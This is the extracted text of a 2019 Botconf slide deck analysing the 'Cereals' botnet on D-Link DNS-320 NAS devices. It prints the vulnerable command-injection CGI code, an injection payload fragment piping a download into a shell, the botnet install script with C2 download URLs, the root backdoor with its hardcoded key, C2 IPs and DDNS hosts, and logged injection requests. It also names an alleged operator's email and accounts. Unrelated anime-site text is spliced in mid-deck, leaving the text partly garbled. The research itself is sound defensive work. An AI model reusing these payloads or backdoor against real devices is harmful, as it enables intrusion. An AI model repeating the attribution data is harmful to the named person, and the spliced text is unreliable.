The Cereals Botnet

Botconf 2019, Bordeaux, France

Robert Neumann

Senior Security Researcher / Forcepoint

Gergely Eberhardt

Senior Security Researcher / Search-Lab

FORCEPOINT


SEARCH-LAB
SECURITY EVALUATION ANALYSIS AND RESEARCH LABORATORY

Data Protection | Web Security | CASB | NGFW | Advanced Malware Detection | Behavioral Analytics | Insider Threat | Email Security | Data Guard | Cross Domain

Getting a NAS for ~~home use~~ research

- Consumer grade NAS bought for home use
- Running a barebone Linux
- Almost infinite disk space
- Community tools (Fonz Fun_Plug)
- Firmware tools for analysis
  - binwalk
  - SquashFS

```
'DLINK_DNS320.2.05b10(2.13.0226.2016)'              DNS-320_FIRMWARE_2.00.ZIP   _dns320_FW_202.e
xtracted
'_DLINK_DNS320.2.05b10(2.13.0226.2016).extracted'   DNS-320_FIRMWARE_2.02.ZIP   dns320_FW_203
'DLINK_DNS320.2.05b10(2.13.0226.2016).zip'          DNS-320_FIRMWARE_2.03.ZIP   _dns320_FW_203.e
xtracted
'DLINK_DNS320.2.06b01(2.13.0322.2019)'              dns320_FW_200               sasquatch
'_DLINK_DNS320.2.06b01(2.13.0322.2019).extracted'   _dns320_FW_200.extracted
'DLINK_DNS320.2.06b01(2.13.0322.2019).zip'          dns320_FW_202
root@kali:~/binwalk/DNS-320# binwalk -eM "DLINK_DNS320.2.05b10(2.13.0226.2016)"

Scan Time:     2019-11-27 07:07:19
Target File:   /root/binwalk/DNS-320/DLINK_DNS320.2.05b10(2.13.0226.2016)
MD5 Checksum:  4653ca20e086fbf6bf19310b14a3e6f7
Signatures:    391

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
128           0x80            uImage header, header size: 64 bytes, header CRC: 0x832E00B5, crea
ted: 2013-01-17 07:01:48, image size: 2565964 bytes, Data Address: 0x8000, Entry Point: 0x8000,
data CRC: 0xEC8828B5, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none,
image name: "Linux-2.6.31.8"
192           0xC0            Linux kernel ARM boot executable zImage (little-endian)
13436         0x347C          gzip compressed data, maximum compression, from Unix, last modifie
d: 2013-01-17 07:01:47
2566156       0x27280C        uImage header, header size: 64 bytes, header CRC: 0xE473D3BD, crea
ted: 2014-01-21 04:33:41, image size: 1581012 bytes, Data Address: 0xE00000, Entry Point: 0xE000
00, data CRC: 0x66907D7D, OS: Linux, CPU: ARM, image type: RAMDisk Image, compression type: gzip
```



D-Link®


Can we get it hacked?

- NAS connected directly to
- Leaving it alone for a few
- Unusual outgoing HTTP tr
- Suspicious processes runr

Exploiting the device

- Vulnerability in SMS notifications in system_mgr.cgi
- No official CVE assig
- Officially discovered
  - http://roberto.grey
- More like a big hole

```
int cgi_sms_test()
{
  int v1; // [sp+0h] [bp-40Ch]
  char command; // [sp+200h] [bp-20Ch]

  cgiFormString("command1", &command, 512);
  cgiFormString("command2", &v1, 512);
```



nd1=ls

nl");

-O- | /bin/ash -x 2>&1 | openssl


The install script

- Shell scripts split into multiple steps
- Originally downloaded from Dropbox
- Setting up VPN functionality by installing addition components
  - Package manager
  - Tinc (VPN)
  - Polipo (HTTP proxy)
  - Nylon (Socks proxy)
  - Dropbear (SSH daemon)
- Creating a new root and remote user
- Dropping a backdoor component
- Persistence ensured by adding itself to “autorun”

```
#!/bin/ash -x
VERSION="11"

mnt_prefix="/mnt"
mnt_suffix="4"
# download_prefix="https://dl.dropboxusercontent.com/u/83099039"
download_prefix="https://94.102.52.85/db"
feed="http://94.102.52.85/cs08q1armel/cross/unstable"

fake_prefix="$mnt_prefix/HD_b$mnt_suffix"

if [ ! -d $fake_prefix/opt ] && [ -d $mnt_prefix/HD_a$mnt_suffix/opt ]; then
    fake_prefix="$mnt_prefix/HD_a$mnt_suffix"
else
    if [ ! -d $fake_prefix ]; then
        fake_prefix="$mnt_prefix/HD_a$mnt_suffix"
    fi
```

How ~~not~~ to prevent a vulnerability reuse

HTTP["querystring"] =~ "**cmd=cgi_sms_test&command1=**" {
  url.access-deny = ("") }




```c
int cgi_sms_test()
{
  int v1; // [sp+0h] [bp-40Ch]
  char command; // [sp+200h] [bp-20Ch]

  cgiFormString("command1", &command, 512);
  cgiFormString("command2", &v1, 512);
  if ( command )
    system(&command);
  if ( (_BYTE)v1 )
    system((const char *)&v1);
  msg_debug(&command);
  msg_debug(&v1);
  return cgiHeaderContentType("text/html");
}
```


The backdoor

- Stored in the main install script base64 encoded
- Dropped as update.cgi
- Just a tiny compiled CGI script
- Capable of executing anything as root
- Using a hardcoded constant for authentication

```
1  int __fastcall sub_87B4(unsigned __int8 *a1, const char *a2)
2  {
3    int v2; // r5
4    unsigned __int8 *v3; // r4
5    char *v4; // r6
6    int result; // r0
7    unsigned int v6; // r0
8    const char *v7; // r0
9    char *v8; // r4
10   int v9; // [sp+4h] [bp-14h]
11
12   v2 = *a1;
13   v3 = a1;
14   v4 = (char *)a2;
15   if ( v2 != 97 || a1[1] || (result = strcmp(a2, "7219d7d33e39f92b94699d7952357b3add7a2f97")) != 0 )
16   {
17     if ( byte_10EE1 && v2 == 101 && !v3[1] )
18     {
19       v9 = 0;
20       v6 = strlen(v4);
21       v7 = (const char *)sub_85F4((unsigned __int8 *)v4, v6, (size_t *)&v9, 1);
22       v8 = (char *)v7;
23       if ( v7 )
24       {
25         system(v7);
26         free(v8);
27       }
28       result = 1;
29     }
30     else
31     {
32       result = 0;
33     }
34   }
35   else
36   {
37     byte_10EE1 = 1;
38   }
39   return result;
40 }
```

RSS feeds and C&C servers


- RSS feeds are randomly used for retrieving additional commands
  - Protected by an RSA signature
  - It is a simple way to reach out to all nodes at once
- There are 4 known C2 IP addresses
  - They are being accessed through an API call plus DDNS

C2 IPs
217.172.186.40
93.174.93.219
94.102.49.87
94.102.52.85

```
getrssurl() {
    echo 'http://feed.informer.com/digests/INSPKRR5OT/feeder.rss
http://www.feedkiller.com/files/rss.php?id=31002
http://feedpress.me/mayo20
http://www.rssmix.com/u/4086000/rss.xml' | sort -R | head -n 1
}
```


Cereals

ootnet is organized int
e is one port assigned
et
unique RSA keypair generated per
e
nt help ing in the future
(or selling)




Port	Subnet	DDNS
901	piccolina	alpha-srv.mooo.com
903	captaincrunch	zengo.cloudns.in
904	smacks	ringringring.cloudns.in
905	frosties	bnnpn.cloudns.in
906	crispix	sigur.cloudns.in
907	chocos	jagged.nsupdate.info
908	classic	globulus.nsupdate.info
909	loops	bigbird.nut.cc
910	jazz	jazz.ibiz.cc
911	finda	finda.flu.cc
912	flippo	flippo.ibiz.cc
913	caramel	caramel.igg.biz

Architecture



Botnet node


NAS Device
C&C server
VPN
TINC
1080
SOCKS
8080
WEB Proxy
60022
SSH
Nylon
Polipo
Dropbear
bdcheck
Update.cgi
System_
mgr.cgi
HTTP Lighty (80, 443)
RSS commands
Install scripts
Soup.io
Dropbox

Vendor and CERT notification timeline

- 2014-07-24: Original discovery
- 2014-07-25: Botnet reported to D-Link
- 2014-07-30: GOV-CERT Hungary was contacted
- 2014-09-04: Hungary‘s National Investigation Bureau‘s cyber crime unit was contacted
- 2015: Original C2 shutdown

Monitoring


```
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=pwd HTTP/1.1" 200 61 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20/opt/etc/init.d/S20tinc HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20-R%20/opt/etc/dropbear HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20/opt/etc/nylon.conf HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20-R%20/opt/etc/polipo HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20-R%20/opt/etc/tinc HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20dropbear HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20nylon HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20polipo HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20tincd HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=pwd HTTP/1.1" 200 55 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20/opt/etc/init.d/S20tinc HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20-R%20/opt/etc/dropbear HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20/opt/etc/nylon.conf HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20-R%20/opt/etc/polipo HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=rm%20-R%20/opt/etc/tinc HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20dropbear HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20nylon HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20polipo HTTP/1.1" 200 5 "-" "curl/7.26.0"
"GET /cgi-bin/system_mgr.cgi?cmd=cgi_sms_test&command1=killall%20-KILL%20tincd HTTP/1.1" 200 5 "-" "curl/7.26.0"
```

- 2017: Version 11

Estimated size of the botnet

- About 10.000 infected devices in 2015
  - Tinc's GraphDumpFile option
  - Shodan & Censys queries
  - Several text files (status/error/version) are publicly accessible under webroot

```
digraph {
    009c80f5f8954d40b03bb9d70d11344f [label = "009c80f5f8954d40b03bb9d70d11344f"];
    0225d5f9e7d04585964aa4af6c4b0367 [label = "0225d5f9e7d04585964aa4af6c4b0367"];
    0230bf049b964025b6dcea1120263bea [label = "0230bf049b964025b6dcea1120263bea"];
    02c93bbd86cd4642a984872107d38b8d [label = "02c93bbd86cd4642a984872107d38b8d"];
    02f553773cbf4c62b0805ff8633f9f3a [label = "02f553773cbf4c62b0805ff8633f9f3a"];
    03b90d5ea88d4f6bb0823891936d0d80 [label = "03b90d5ea88d4f6bb0823891936d0d80"];
    04232610338247998c027f7284d1caf1 [label = "04232610338247998c027f7284d1caf1"];
    0430274570744474b01a6fd240828b73 [label = "0430274570744474b01a6fd240828b73"];
    044b4cd6a635477ab5dcc56d280b2d01 [label = "044b4cd6a635477ab5dcc56d280b2d01"];
    0507289b92f8472f9bbe4e2e1c1aa121 [label = "0507289b92f8472f9bbe4e2e1c1aa121"];
    0657ae1af0ec42459b56a49be76b9c25 [label = "0657ae1af0ec42459b56a49be76b9c25"];
    0682a97352be421db6f60365246d42d7 [label = "0682a97352be421db6f60365246d42d7"];
    075bd8e6c4f04300be3a34c07d8c19e5 [label = "075bd8e6c4f04300be3a34c07d8c19e5"];
    07af39e6939d40a7803568a7cd902907 [label = "07af39e6939d40a7803568a7cd902907"];
    082df345e6434c8e93855417a4601e1d [label = "082df345e6434c8e93855417a4601e1d"];
```


Episode Manga en STREAMING et e...
Bonjour à tous et à toutes, ici le créateur du blog. J'espère que vous prenez plaisir à regarder les vidéos de mangas. Sur "Mangas en STREAMING" vous pouvez regarder
https://www.anime-saijou.com
https://libertyvf.co
https://www.animes.so
Dr. Stone
Japon
Un jour, une lumière brillante apparaît subitement en une fraction de seconde l'humanité entière. Taiju parvient à briser son enveloppe de pierre où le genre humain a disparu de la surface de
DERNIERS AJOUTS
Jeudi 05 Décembre 2019
Riverdale S4
Episode 8 VOSTFR
Animes.so
Being Anime Into Your Life
Registriere dich jetzt!
Foren durchsuchen
Themen mit aktuellen Beiträgen
Jetzt registrieren!
Top Statistiken
Neuste Mitglieder
Neuste Beiträge
Neuste Themen
Aktuelle Angebote
Neue Angebote
Zufällige Themen
Was hast du dir zuletzt gekauft?
Ehrliche Fragen - Ehrliche Antworten
Suche die 2 Staffel von Sekirei von 3MINA 1080p
Was macht ihr als erstes nach dem Aufstehen?
Konsole oder PC?
Gensoumaden Saiyuki, wird es besser?
Folge Animes.so
Statistik des Forums
Wir verwenden Cookies, um deinen Aufenthalt auf Animes.so möglichst angenehm gestalten zu können.
Mehr erfahren

One device – multiple infections

```php
<?php
try {
    if (!isset($_FILES["upfile"]["error"]) ||
        is_array($_FILES["upfile"]["error"])
    ) {
        throw new RuntimeException("Invalid parameters.");
    }
    if (!move_uploaded_file(
        $_FILES["upfile"]["tmp_name"], sprintf("%s/%s", $_POST["uploaddir"], $_FILES["upfile"]["name"])))
    {
        throw new RuntimeException("Failed to move uploaded file.");
    }
    echo "File is uploaded successfully.";
} catch (RuntimeException $e) {
    echo $e->getMessage();
}
?>
```

```
12    msg_debug(&command);
13    msg_debug(&v1);
14    return cgiHeaderContentType("text/html");
15  }
```

Firmware inconsistencies and other vendors

- Not all fixes are backported
- D-Link selling to OEMs
  - Western Digital (My Cloud)
  - TRENDNet

```
int cgi_sms_test()
{
  int v1; // [sp+0h] [bp-40Ch]
  char command; // [sp+200h] [bp-20Ch]

  cgiFormString("command1", &command, 512);
  cgiFormString("command2", &v1, 512);
  if ( command )
    system(&command);
  if ( (_BYTE)v1 )
    system((const char *)&v1);
  msg_debug(&command);
  msg_debug(&v1);
  return cgiHeaderContentType("text/html");
}
```

DNS-320 A1 FW 2.00 (07/16/13)

```
int sub_C1C4()
{
  char v1; // [sp+0h] [bp-41Ch]
  char v2; // [sp+200h] [bp-21Ch]

  cgiFormString("command1", &v2, 512);
  cgiFormString("command2", &v1, 512);
  if ( v2 && strstr(&v2, "send_sms") )
    system(&v2);
  if ( v1 && strstr(&v1, "send_sms") )
    system(&v1);
  msg_debug(&v2);
  msg_debug(&v1);
  return cgiHeaderContentType("text/html");
}
```

DNS-320 A1 FW 2.06 (04/11/2019)

```
int sub_998C()
{
  char v1; // [sp+0h] [bp-410h]
  char v2; // [sp+200h] [bp-210h]

  cgiFormString("command1", &v2, 512);
  cgiFormString("command2", &v1, 512);
  if ( v2 )
    system(&v2);
  if ( v1 )
    system(&v1);
  return cgiHeaderContentType("text/html");
}
```

DNS-320L FW 1.00 (08/20/12)

From the cradle to extinction – There is always a bigger fish

- Firmware occasionally updated to a non-vulnerable version
  - Simple flashing is not enough for botnet cleanup
- Devices targeted by the botnet got replaced or died
- Cr1pT0r ransomware appearing at the end of 2018
  - D-Link issuing a quick fix even for DNS-320 within few months of discovery

Author	Topic: DNS-320 Rev Ax/Bx - Cr1pT0r ransomware firmware fix (Read 3189 times)
GreenBay42 Administrator Level 10 Member FORUM ADMIN Posts: 2246	**DNS-320 Rev Ax/Bx - Cr1pT0r ransomware firmware fix** « **on:** April 11, 2019, 12:46:21 PM » Firmware has been released. This or any firmware will NOT recover encrypted files Rev A1 / A2 - ftp://FTP2.DLINK.COM/SECURITY_ADVISEMENTS/DNS-320/REVA/DNS-320_REVA_FIRMWARE_v2.06B01.zip Rev B1 / B2 - ftp://FTP2.DLINK.COM/SECURITY_ADVISEMENTS/DNS-320/REVB/DNS-320_REVB_FIRMWARE_v1.03B01.zip

Attribution

- The name “Stefan” appears in multiple IPK packages
- First C2 location was in Germany
- Several account details collected
- Initial exploitation from a .de IP address
- Some DDNS are registered from a .de IP address

tinc_1.0.18-1_arm.ipk\tinc_1.0.18-1_arm\.\

Name	Size	Packed Size	Modified	Mode	User	Group
debian-binary	4	512	2012-06-03 18:29	0rw-rw-r--	stefan	stefan
data.tar.gz	98 300	98 304	2012-06-03 18:29	0rw-rw-r--	stefan	stefan
control.tar.gz	362	512	2012-06-03 18:29	0rw-rw-r--	stefan	stefan

nylon_1.21-5_arm.ipk\nylon_1.21-5_arm\.\

Name	Size	Packed Size	Modified	Mode	User	Group
debian-binary	4	512	2014-06-12 21:26	0rw-r--r--	stefan	stefan
data.tar.gz	16 966	17 408	2014-06-12 21:26	0rw-r--r--	stefan	stefan
control.tar.gz	612	1 024	2014-06-12 21:26	0rw-r--r--	stefan	stefan

Example accounts

www.animes.so
9252
farelliser
Farelliser@t-online.de

http://u.nydus.org
32549
Loarrera42, fshesf23_2g
Farelliser@t-online.de

www.boerse.sx
7190695
Loarrera42, fshesf23_2g
Farelliser@t-online.de

Summary

- The botnet can be controlled on various ways
  - Sending commands to the proxy through VPN
  - Using the RSS feed which is protected by an RSA key
  - Using the deployed backdoor component
  - Using the original vulnerability
- Keeping a low profile even after the reinfection of devices
- High volume network traffic, easy to hide the “needle”
- Files stored on the NAS could be accessed on demand
- Related links
  - Search-Lab: More than fifty vulnerabilities in D-Link NAS and NVR devices (2014)

    https://www.search-lab.hu/advisories/secadv-20150527
  - GulfTech: WDMyCloud Multiple Vulnerabilities (2018)

    http://gulftech.org/advisories/WDMyCloud%20Multiple%20Vulnerabilities/125
  - CyStack: DNS-320 ShareCenter Unauthenticated Remote code execution (2019)

    https://blog.cystack.net/d-link-dns-320-rce/

Conclusion

- Simple vulnerability to exploit
- Specific device is needed to catch the infection
- Malicious activity and files cannot be detected by normal users
- No AV on the device to flag anything suspicious and send it to a lab
- High number of initially exploitable devices
- Average skillset and dedication is often enough
- Operating under the radar
- Vendors slowly responding to fixing the vulnerability
- People still not keeping IoT and similar devices up to date

Thank you

robert.neumann@forcepoint.com
gergely.eberhardt@search-lab.hu

SEARCH
SECURITY EVALUATION ANALYSIS AND RESEARCH LABORATORY